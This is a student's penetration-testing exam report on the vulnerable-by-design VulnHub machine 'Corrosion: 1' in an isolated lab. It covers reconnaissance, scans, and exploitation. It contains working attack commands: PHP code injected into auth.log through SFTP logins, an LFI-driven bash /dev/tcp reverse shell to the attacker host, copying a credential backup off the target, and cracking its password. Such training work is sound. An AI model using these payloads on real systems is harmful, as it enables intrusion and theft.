

Corrosion: 1

Penetration Testing



Exam: Penetration Testing and Ethical Hacking
Professor: Arcangelo Castiglione
Student: Mariano Aponte
Student ID: 0522501877

Overview

The **Penetration Testing** was carried out against the target “**Corrosion: 1**” a **vulnerable-by-design** virtual machine, available on **VulnHub**.

The attacking machine was a **Kali Linux** virtual machine.

A virtual laboratory was set up with **VirtualBox**: the attacking machine and the target were deployed on a **virtual NAT Network**.

The Penetration Testing was executed according to **Penetration Testing Execution Standard (PTES)**.

Methodology

The assessment followed the **Penetration Testing Execution Standard (PTES)**.

The **PTES** defines **seven phases** for conducting a penetration testing:

- **Pre-Engagement Interactions;**
- **Intelligence Gathering;**
- **Threat Modeling;**
- **Vulnerability Analysis;**
- **Exploitation;**
- **Post Exploitation;**
- **Reporting.**

Tools

The following **tools** were used throughout the penetration testing activity:

- Oracle VirtualBox;
- Kali Linux;
- nmap;
- DirBuster;
- Gobuster;
- wfuzz;
- Nessus;
- Nikto;
- WafW00f;
- Exploit Database;
- Metasploit;
- ssh and sftp;
- curl;
- zip2john and john;
- C;
- PHP;
- Python;
- netcat;
- WeBaCoo.

Assessment Results

Overall Assessment

The assessment identified 89 vulnerabilities of the following severity:

- **Critical:** 21
- **High:** 45
- **Medium:** 19
- **Low:** 0
- **Info / Not Rated:** 4

Of these, **6 are target-specific vulnerabilities**. These were exploited to gain remote access and root privileges.

The security posture is assessed as **Unacceptable**.

Key Findings:

Web Application vulnerability leading to Remote Access (*randylogs.php*);

Outdated Apache HTTP Server with several known vulnerabilities;

File vulnerable to Local Privilege Escalation (*easysysinfo*);

Exposure of sensitive files and authentication information (*/var/log/auth.log*);

Weak protection of sensitive backup data and credentials (*user_backup.zip*);

Vulnerable Linux Kernel / missing security patches.

Pre-Engagement Interaction

Engagement Highlights

During the **Pre-Engagement phase**, the following items were defined:

Purpose:	Evaluate the security posture of "Corrosion: 1";
In-Scope Assets:	"Corrosion: 1".
Out-of-scope Assets:	Everything outside the lab;
Authorized Activities:	Any pentest technique isolated to the lab;
Prohibited Activities:	Any hacking activity outside the lab;
Testing Methodology:	PTES;
Data Handling:	Any data can be used only for academic purposes;
Risk Management:	Virtual Network Isolation and VM Snapshots.

Intelligence Gathering

Target Discovery

`nmap -sn 10.0.2.0/24`

Four hosts were found:

- **10.0.2.1:** Gateway
- **10.0.2.3:** DHCP Server
- **10.0.2.5:** Attacking Machine
- **10.0.2.6:** Target Machine

```
(kali㉿kali)-[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::cf7:6a8b:b5ff:1587 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:5a:87:bc txqueuelen 1000 (Ethernet)
    RX packets 1093908 bytes 1489878688 (1.3 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 177005 bytes 19476580 (18.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(kali㉿kali)-[~/Desktop]
$ nmap -sn 10.0.2.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-15 08:45 -0400
Nmap scan report for 10.0.2.1 (10.0.2.1)
Host is up (0.00030s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3 (10.0.2.3)
Host is up (0.00023s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.6 (10.0.2.6)
Host is up (0.00042s latency).
MAC Address: 08:00:27:86:73:FC (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.5 (10.0.2.5)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.15 seconds
```

Target Enumeration

```
> nmap -A 10.0.2.6
```

Two open ports:

- **Port 22:** OpenSSH 8.4p1
- **Port 80:** Apache httpd 2.4.46

OS:

- Linux Ubuntu, kernel version **4.15 - 5.19**

```
(kali@kali) - [~/Desktop]
$ nmap -A 10.0.2.6
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-15 09:03 -0400
Nmap scan report for 10.0.2.6 (10.0.2.6)
Host is up (0.00035s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Ubuntu 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0c:a7:1c:8b:4e:85:6b:16:8c:fd:b7:cd:5f:60:3e:a4 (RSA)
|   256 0f:24:f4:65:af:50:d3:aa:09:33:c3:17:3d:63:c7 (ECDSA)
|_  256 b0:fa:cd:77:73:da:e4:7d:c8:75:a1:c5:5f:2c:21:0a (ED25519)
80/tcp    open  http      Apache httpd 2.4.46 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.46 (Ubuntu)
MAC Address: 08:00:27:86:73:FC (Oracle VirtualBox virtual NIC)
Device type: general purpose router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.35 ms  10.0.2.6 (10.0.2.6)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.37 seconds
```

Web App Enumeration

Dirbuster **web crawling** with wordlist */usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt*

- Directory / — response code 200
- Directory /blog-post/ — response code 200;
- Directory /blog-post/archives/ — response code 200;
- Directory /blog-post/uploads/ — response code 200;
- Directory /tasks/ — response code 200;
- Directory /icons/ — response code 403;
- Directory /icons/small/ — response code 403;
- Directory /server-status/ — response code 403;
- **File randylogs.php** — located in /blog-post/archives/ with response code 200;
- **File tasks_todo.txt** — located in /tasks/ with response code 200.

Type	Found	Respon... ▲
Dir	/	200
Dir	/blog-post/	200
Dir	/blog-post/archives/	200
File	/blog-post/archives/randylogs.php	200
Dir	/blog-post/uploads/	200
Dir	/tasks/	200
File	/tasks/tasks_todo.txt	200
Dir	/icons/	403
Dir	/icons/small/	403
Dir	/server-status/	403

Web App Enumeration

```
> gobuster dir -u http://10.0.2.6:80 -w  
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -b 404
```

Only **three** directories found:

- /tasks/
- /blog-post/
- /server-status/

```
(kali@kali)-[~]  
$ gobuster dir -u http://10.0.2.6:80 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -b 404
```


```
Gobuster v3.8.2  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
[+] Url: http://10.0.2.6:80  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.8.2  
[+] Timeout: 10s
```

```
Starting gobuster in directory enumeration mode
```

```
tasks           (Status: 301) [Size: 304] [→ http://10.0.2.6/tasks/]  
blog-post       (Status: 301) [Size: 308] [→ http://10.0.2.6/blog-post/]  
server-status   (Status: 403) [Size: 273]  
Progress: 220558 / 220558 (100.00%)
```


```
Finished
```



Vulnerability Analysis

Web App Manual Analysis: tasks_todo.txt

The file **tasks_todo.txt** contains **sensitive information** about potential misconfiguration:



```
# Tasks that need to be completed

1. Change permissions for auth log
2. Change port 22 -> 7672
3. Set up phpMyAdmin
```

Web App Manual Analysis: randylogs.php

Accessing **randylogs.php** doesn't return any visible output, suggesting it could accept a parameter.

```
> wfuzz -hl 0 -w /usr/share/wordlists/dirb/big.txt
```

<http://10.0.2.6/blog-post/archives/randylogs.php?FUZZ=/var/log/auth.log>

Fuzzing found the parameter identifier is **"file"**.

```
(kali㉿kali)-[~]
└─$ wfuzz --hl 0 -w /usr/share/wordlists/dirb/big.txt http://10.0.2.6/blog-post/archives/randylogs.php?FUZZ=/var/log/auth.log
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work
ctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://10.0.2.6/blog-post/archives/randylogs.php?FUZZ=/var/log/auth.log
Total requests: 20469
```

ID	Response	Lines	Word	Chars	Payload
000007534:	200	995 L	11942 W	97050 Ch	"file"

```
Total time: 13.42804
Processed Requests: 20469
Filtered Requests: 20468
Requests/sec.: 1524.346
```

Web App Manual Analysis: randylogs.php

Accessing **randylogs.php** with **file** parameter set as **/var/log/auth.log** successfully prints the content of **/var/log/auth.log**.

```
(kali㉿kali)-[/usr/share/wordlists/dirb]
$ curl http://10.0.2.6/blog-post/archives/randylogs.php?file=/var/log/auth.log
Aug  6 07:43:43 corrosion dbus-daemon[543]: [system] Failed to activate service 'org.bluez'
: timed out (service_start_timeout=25000ms)
Aug  6 07:44:03 corrosion CRON[18355]: pam_unix(cron:session): session opened for user root
by (uid=0)
Aug  6 07:44:03 corrosion CRON[18355]: pam_unix(cron:session): session closed for user root
Aug  6 07:45:01 corrosion CRON[19421]: pam_unix(cron:session): session opened for user root
by (uid=0)
Aug  6 07:45:01 corrosion CRON[19421]: pam_unix(cron:session): session closed for user root
Aug  6 07:46:01 corrosion CRON[19427]: pam_unix(cron:session): session opened for user root
by (uid=0)
Aug  6 07:46:01 corrosion CRON[19427]: pam_unix(cron:session): session closed for user root
Aug  6 07:47:01 corrosion CRON[19433]: pam_unix(cron:session): session opened for user root
by (uid=0)
Aug  6 07:47:01 corrosion CRON[19433]: pam_unix(cron:session): session closed for user root
Aug  6 07:48:01 corrosion CRON[19439]: pam_unix(cron:session): session opened for user root
by (uid=0)
Aug  6 07:48:01 corrosion CRON[19439]: pam_unix(cron:session): session closed for user root
```

Web App Manual Analysis: potential LFI + RCE

```
> curl -u '<?php system('whoami'); ?>' sftp://10.0.2.6/test
```


It is possible to **inject PHP code into /var/log/auth.log** through an **SFTP login** attempt (LFI + RCE):

```
(kali㉿kali)-[~]
└─$ curl -u '<?php system('whoami'); ?>' sftp://10.0.2.6/test -k
Enter host password for user 'lt;?php system(whoami)':
curl: (67) Authentication failure

(kali㉿kali)-[~]
└─$ curl -s http://10.0.2.6/blog-post/archives/randylogs.php?file=/var/log/auth.log | tail
Aug 14 14:16:55 corrosion sshd[2457]: pam_unix(sshd:auth): authentication failure; logname=
ser= rhost=10.0.2.5
Aug 14 14:16:56 corrosion sshd[2457]: Failed password for invalid user www-data
from 10.0.2.5 port 44572 ssh2
Aug 14 14:16:58 corrosion sshd[2457]: Received disconnect from 10.0.2.5 port 44572:11: Shut
Aug 14 14:16:58 corrosion sshd[2457]: Disconnected from invalid user www-data
10.0.2.5 port 44572 [preauth]
```

Automatic Analysis: Nessus Basic Scan

Nessus found **one medium risk** and **one low risk** vulnerability with the **Basic Scan** settings:



Vulnerabilities

Total: 31

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
MEDIUM	5.9	6.1	-	187315	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)
LOW	2.1*	2.2	0.0037	10114	ICMP Timestamp Request Remote Date Disclosure

Automatic Analysis: Nessus Custom Scan

A Custom Scan with the following settings was executed:

- **Policy:** Web Application Test;
- **Port Scan:** All Ports;
- **Override Normal Accuracy:** Show Potential False Alarms;
- **Assess Component Install for Potential Vulnerabilities:** Enabled;
- **Perform Thorough Tests:** Enabled;
- **Try All HTTP Methods:** Enabled;
- **Attempt HTTP Parameter Pollution:** Enabled.

Found vulnerabilities families: 3 critical, 11 high, 13 medium.

10.0.2.6

3	11	13	0	14
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 41

SEVERITY	CYSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
CRITICAL	9.8	-	-	172186	Apache 2.4.x < 2.4.56 Multiple Vulnerabilities
CRITICAL	9.8	-	-	201198	Apache 2.4.x < 2.4.60 Multiple Vulnerabilities
CRITICAL	9.8	-	-	311940	Apache 2.4.x < 2.4.67 Multiple Vulnerabilities
HIGH	9.8	-	-	150280	Apache 2.4.x < 2.4.47 Multiple Vulnerabilities
HIGH	9.8	-	-	161454	Apache 2.4.x < 2.4.52 mod_lua Buffer Overflow
HIGH	9.8	-	-	158900	Apache 2.4.x < 2.4.53 Multiple Vulnerabilities
HIGH	9.8	-	-	193421	Apache 2.4.x < 2.4.54 Authentication Bypass
HIGH	9.8	-	-	319665	Apache 2.4.x < 2.4.68 Multiple Vulnerabilities
HIGH	9.8	-	-	156255	Apache 2.4.x >= 2.4.7 / < 2.4.52 Forward Proxy DoS / SSRF
HIGH	9.8	-	-	153584	Apache < 2.4.49 Multiple Vulnerabilities
HIGH	9.0	-	-	170113	Apache 2.4.x < 2.4.55 Multiple Vulnerabilities
HIGH	7.5	-	-	183391	Apache 2.4.x < 2.4.58 Multiple Vulnerabilities
HIGH	7.5	-	-	193419	Apache 2.4.x < 2.4.58 Out-of-Bounds Read (CVE-2023-31122)
HIGH	7.5	-	-	192923	Apache 2.4.x < 2.4.59 Multiple Vulnerabilities
MEDIUM	9.1	-	-	161948	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities
MEDIUM	9.0	-	-	153583	Apache < 2.4.49 Multiple Vulnerabilities
MEDIUM	7.5	-	-	193422	Apache 2.4.x < 2.4.54 HTTP Request Smuggling Vulnerability
MEDIUM	7.5	-	-	193423	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities
MEDIUM	7.5	-	-	193424	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities (mod_lua)

10.0.2.6 4

Automatic Analysis: Nikto

```
> nikto -h http://10.0.2.6 -C all -o nikto_report -Format html
```

Nikto didn't find any additional vulnerability.

```
(kali㉿kali)-[~]
└─$ nikto -h http://10.0.2.6 -C all -o nikto_report -Format html
- Nikto v2.6.0

+ Target IP: 10.0.2.6
+ Target Hostname: 10.0.2.6
+ Target Port: 80
+ Platform: Linux/Unix
+ Start Time: 2026-09-10 13:32:58 (GMT-4)


+ Server: Apache/2.4.46 (Ubuntu)
+ ERROR: Failed to check for updates:
+ [999984] /: Server may leak inodes via ETags, header found with file /, inode: 2aa6, size: 5c84b4033ab77
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.o
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.or
+ [600050] Apache/2.4.46 appears to be outdated (current is at least 2.4.66).
+ [999990] OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the
+ 8856 requests: 16 errors and 10 items reported on the remote host
+ End Time: 2026-09-10 13:38:38 (GMT-4) (340 seconds)

+ 1 host(s) tested
```

Automatic Analysis: WafW00f

> wafw00f <http://10.0.2.6/>

WafW00f didn't find any Web Application Firewall.

A terminal window on a Kali Linux system showing the execution of the WafW00f tool. The prompt is (kali@kali)-[~]. The command entered is wafw00f http://10.0.2.6/. The output shows a stylized ASCII art logo with a dog's head and the text "Woof!". Below the logo, it says "~ WAFW00F : v2.4.2 ~" and "The Web Application Firewall Fingerprinting Toolkit". The results of the scan are listed below:

```
(kali@kali)-[~]  
$ wafw00f http://10.0.2.6/  
  
      ( Woof! )  
      /  \  /  \  
     /    \ /    \  
    /      \ /      \  
   /        \ /        \  
  /          \ /          \  
 /            \ /            \  
/              \ /              \  
 \              / \              \  
  \            /  \            \  
   \          /    \          \  
    \        /      \        \  
     \      /        \      \  
      \    /          \    \  
       \  /            \  \  
        \/              \/              \  
~ WAFW00F : v2.4.2 ~  
The Web Application Firewall Fingerprinting Toolkit  
[*] Checking http://10.0.2.6  
[+] Generic Detection results:  
[-] No WAF detected by the generic detection  
[~] Number of requests: 7
```

Manual Analysis: Exploit Database

OpenSSH 8.4p1, Apache HTTP Server 2.4.46 and Linux 4.15 were searched:

Two new vulnerabilities were found:

- **CVE-2021-44790**: Buffer overflow in Apache HTTP Server
- **CVE-2018-18955**: Local Privilege Escalation in Linux

Apache 2.4.x - Buffer Overflow

EDB-ID:
51193

CVE:
2021-44790

Author:
:
SUNIL
IYENGAR

Type:
WEBAPPS

Platform:
m:
MULTIPLE

Date:
2023-04-01

EDB Verified: ✓

Exploit: 📄 / 📄

Vulnerable App:

Show 15

Search: linux 4.15

Date	D	A	V	Title	Type	Platform	Author
2019-01-04	📄	✗		Linux Kernel 4.15.x < 4.19.2 - 'map_write()' CAP_SYS_ADMIN' Local Privilege Escalation (polkit Method)	Local	Linux	bcoles
2018-11-21	📄	✗		Linux Kernel 4.15.x < 4.19.2 - 'map_write()' CAP_SYS_ADMIN' Local Privilege Escalation (ldpreload Method)	Local	Linux	bcoles
2019-01-04	📄	✗		Linux Kernel 4.15.x < 4.19.2 - 'map_write()' CAP_SYS_ADMIN' Local Privilege Escalation (dbus Method)	Local	Linux	bcoles
2018-11-21	📄	✗		Linux Kernel 4.15.x < 4.19.2 - 'map_write()' CAP_SYS_ADMIN' Local Privilege Escalation (cron Method)	Local	Linux	bcoles

Exploitation

Automatic Exploitation: Metasploit

Metasploit did not identify any known exploit applicable to the vulnerabilities found:

```
(root@kali)-[/home/kali/Desktop]
└─# python3 extract_cve.py cve_ids.txt
Found 78 unique CVEs.

Searching Metasploit for CVE-2006-20001
[-] No results from search

Searching Metasploit for CVE-2019-17567
[-] No results from search

Searching Metasploit for CVE-2020-13938
[-] No results from search

Searching Metasploit for CVE-2020-13950
[-] No results from search

Searching Metasploit for CVE-2020-35452
[-] No results from search
```

```
def extract_cves(filename):
    text = Path(filename).read_text(errors="ignore")
    cves = {
        match.upper()
        for match in CVE_REGEX.findall(text)
    }
    return sorted(cves)

def search_cve(cve):
    command = [
        "msfconsole",
        "-q",
        "-x",
        f"search cve:{cve}; exit"
    ]

    result = subprocess.run(
        command,
        stdout=subprocess.PIPE,
        stderr=subprocess.PIPE,
        text=True
    )

    return result.stdout

def main():
    if len(sys.argv) != 2:
        print(f"Usage: {sys.argv[0]} cves.txt")
        sys.exit(1)

    filename = sys.argv[1]
    cves = extract_cves(filename)

    if not cves:
        print("No CVEs found.")
        return

    print(f"Found {len(cves)} unique CVEs.\n")

    for cve in cves:
        print("=" * 70)
        print(f"Searching Metasploit for {cve}")
        print("=" * 70)

        output = search_cve(cve)
        print(output)

    if __name__ == "__main__":
        main()
```

Manual Exploitation: How to get a reverse shell

It is possible to obtain a **reverse shell** through the **LFI + RCE** vulnerabilities found during Vulnerability Analysis:

1. **Inject PHP code** to allow randylogs.php to accept a new parameter;
2. Craft an **URL-encoded reverse shell payload**;
3. **Listening for the incoming connection** with netcat;
4. **Contact randylogs.php** to inject the payload through the new parameter;
5. **Accept the incoming connection** with netcat.

Manual Exploitation: 1. Parameter Injection

```
> curl -u '<?php system($_GET['cmd']); ?>' sftp://10.0.2.6/test
```

Now **randylogs.php** can accept the “**cmd**” parameter when reading **/var/log/auth.log**.

```
(kali㉿kali)-[~]
└─$ curl -u '<?php system($_GET['cmd']); ?>' sftp://10.0.2.7/test -k
Enter host password for user '<?php system($_GET[cmd])':
curl: (67) Authentication failure
```

Manual Exploitation: 2. Reverse Shell Payload

```
/bin/bash -c 'bash -i >& /dev/tcp/10.0.2.5/9000 0>&1
```

/bin/bash -c '...'

starts Bash executing the command within quotes

bash -i

starts an interactive Bash shell (-i is for interactive mode)

>& /dev/tcp/10.0.2.5/9000

redirects the stdout and stderr to the attacking machine through TCP

0>&1

redirects stdin to the same destination of stdout allowing remote input

URL-Encoded string:

```
/bin/bash%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/10.0.2.5/9000%200%3E%261%27
```

Manual Exploitation: 3. Netcat listening

```
> nc -nlvp 9000
```

Now the **attacking machine is listening** for the incoming reverse shell connection.


A terminal window with a dark background. The prompt is '(kali㉿kali)-[~]'. The user has entered '\$ nc -nlvp 9000'. The output is 'listening on [any] 9000 ...'. A white cursor is visible on the line below the output.

```
(kali㉿kali)-[~]  
$ nc -nlvp 9000  
listening on [any] 9000 ...  
█
```

Manual Exploitation: 4. Contacting randylogs.php

Issuing the following request with **Firefox**:

```
http://10.0.2.7/blog-post/archives/randylogs.php?file=/var/log/auth.log&cmd=/bin/bash  
%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/10.0.2.5/9000%20%3E%261%27
```



Manual Exploitation: 5. Accepting the connection

Netcat successfully accepts the incoming connection and the reverse shell is obtained.

```
(kali㉿kali)-[~]  
$ nc -nlvp 9000  
listening on [any] 9000 ...  
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.7] 49822  
bash: cannot set terminal process group (823): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@corrosion:/var/www/html/blog-post/archives$ whoami  
whoami  
www-data  
www-data@corrosion:/var/www/html/blog-post/archives$
```

Post Exploitation

Exploring www-data's userspace

As the **www-data** user, it is possible to **explore the machine**.

Two noteworthy findings:

1. User profile “**randy**” found in **/etc/passwd**
2. **user_backup.zip** file found in **/var/backups/**

```
sssd:x:119:121:SSSD system user,,,:/var/lib/sss:/bin:/usr/sbin/nologin
saned:x:120:126::/var/lib/saned:/usr/sbin/nologin
colord:x:121:127:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:128::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
hplip:x:124:7:HPLIP system user,,,:/run/hplip:/bin:/usr/sbin/nologin
gnome-initial-setup:x:125:65534::/run/gnome-initial-setup:/usr/sbin/nologin
gdm:x:126:131:Gnome Display Manager:/var/lib/gdm3:/usr/sbin/nologin
randy:x:1000:1000:randy,,,:/home/randy:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:127:65534::/run/ssh:/usr/sbin/nologin
```

```
www-data@corrosion:/var/backups$ unzip user_backup.zip
unzip user_backup.zip
Archive:  user_backup.zip
  skipping: id_rsa                    unable to get password
  skipping: id_rsa.pub                unable to get password
  skipping: my_password.txt           unable to get password
  skipping: easysysinfo.c             unable to get password
```

Cracking user_backup.zip

user_backup.zip could contain **login credentials**.

1. Download to the attacking machine:

```
> python3 -m http.server 9988  
> wget http://10.0.2.7:9988/user_backup.zip
```

2. Obtain the .zip password:

```
> zip2john user_backup.zip > hash.txt
```

3. Crack the password:

```
> john -wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Cracking user_backup.zip: 1. Downloading the file

On the **target machine**:

```
> python3 -m http.server 9988
```

```
www-data@corrosion:/var/backups$ python3 -m http.server 9988  
python3 -m http.server 9988
```

On the **attacking machine**:

```
> wget http://10.0.2.7:9988/user_backup.zip
```

```
(kali㉿kali)-[~]  
└─$ wget http://10.0.2.7:9988/user_backup.zip  
--2026-08-29 07:32:19-- http://10.0.2.7:9988/user_backup.zip  
Connecting to 10.0.2.7:9988... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 3285 (3.2K) [application/zip]  
Saving to: 'user_backup.zip'  
  
user_backup.zip 100%[=====>] 3.21K --.-KB/s in 0s  
2026-08-29 07:32:19 (307 MB/s) - 'user_backup.zip' saved [3285/3285]
```

Cracking user_backup.zip: 2 & 3. Cracking the hash

To obtain the .zip password hash:

```
> zip2john user_backup.zip > hash.txt
```

Brute Force password cracking:

```
> john -wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

user_backup.zip password is !randybaby

```
(kali@kali)-[~]
$ zip2john user_backup.zip > hash.txt
ver 2.0 efh 5455 efh 7875 user_backup.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1979, decmplen=2590, crc=A144E09A ts=0298 cs=0298 type=8
ver 2.0 efh 5455 efh 7875 user_backup.zip/id_rsa.pub PKZIP Encr: TS_chk, cmplen=470, decmplen=563, crc=41C30277 ts=029A cs=029A type=8
ver 1.0 efh 5455 efh 7875 ** 2b ** user_backup.zip/my_password.txt PKZIP Encr: TS_chk, cmplen=35, decmplen=23, crc=21E9B663 ts=02BA cs=02ba type=0
ver 2.0 efh 5455 efh 7875 user_backup.zip/easysysinfo.c PKZIP Encr: TS_chk, cmplen=115, decmplen=148, crc=A256BBD9 ts=0170 cs=0170 type=8
NOTE: It is assumed that all files in each archive have the same password.
